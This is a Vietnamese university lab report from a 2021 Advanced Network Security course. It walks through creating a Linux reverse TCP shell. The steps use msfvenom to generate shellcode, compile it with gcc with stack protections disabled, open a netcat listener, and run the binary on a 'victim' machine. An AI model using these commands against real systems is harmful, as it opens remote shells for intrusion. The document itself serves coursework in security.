**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**CƠ SỞ TẠI THÀNH PHỐ HỒ CHÍ MINH**



**LAB 3:**

***Thực hiện Reverse TCP để lấy Shell***


**Môn :** AN TOÀN MẠNG NÂNG CAO

Giảng viên: Dam Minh Linh


Họ tên: Chế Công Hậu – N17DCAT023

*Ngày 14 tháng 4 năm 2021*


Bước 1 : Dùng msfvenom để tạo shell code : **msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=<MYIP> LPORT=<MYPORT> -f c --platform linux --arch x64**




Bước 2 : Tạo file getshell.c – copy mảng buf[] vừa tạo vào file như hình dưới




Bước 3 : Nhập lệnh để compile : **gcc -fno-stack-protector -z execstack getshell.c -o getshell**



Bước 4 : Nhập lệnh : **nc -nvlp 5555**




Bước 5 : Thực hiện lệnh : **./getshell –** quan sát kết quả và nhận xét




Ở đây là ta đang sử dụng máy Attacker để tự chạy shell được tạo ra từ IP và port của chính máy Attacker, qua đó ta có thể thấy máy Attacker có thể listen chính máy của mình trên port 5555 đã định nghĩa bằng địa chỉ 127.1.1.1


Bước 6 : Thay đổi địa chỉ IP khi tạo shell code bằng địa chỉ IP của máy Attacker.




Bước 7 : Biên dịch lại chương trình thành getshellserver




Bước 8 : Mở handler trên máy Attacker bằng netcat




Bước 9 : Chép getshellserver lên máy victim



Bước 10 : Nhập lệnh - ./getshellserver



Bước 11 : Quan sát và nhận xét



Nhận xét : thực hiện tấn công victim thành công, đã lấy được IP của victim.